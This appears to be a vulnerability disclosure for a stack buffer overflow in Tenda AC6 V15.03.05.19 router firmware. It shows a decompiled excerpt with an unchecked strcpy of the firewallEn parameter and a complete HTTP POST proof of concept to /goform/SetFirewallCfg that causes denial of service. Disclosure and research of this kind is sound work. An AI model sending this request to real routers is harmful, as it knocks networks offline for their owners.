Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the firewallEn parameter in the formSetFirewallCfg function.


Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/SetFirewallCfg` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version



Vulnerability details

This vulnerability lies in the `/goform/SetFirewallCfg` page，The details are shown below:

```
memset(v9, 0, sizeof(v9));
firewallEn_value = (char *)get_value_from_web(a1, (int)"firewallEn", (int)"1111");
Value = (char *)strlen(firewallEn_value);
if ( (unsigned int)Value > 3 )
{
  strcpy(dest, firewallEn_value);
  GetValue("security.ddos.map", s);
  GetValue("firewall.pingwan", v19);
  sprintf(
```

POC

This POC can result in a Dos.

```
POST /goform/SetFirewallCfg HTTP/1.1
Host: 192.168.204.133
Content-Length: 5147
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.7058891673130268&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

firewallEn=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```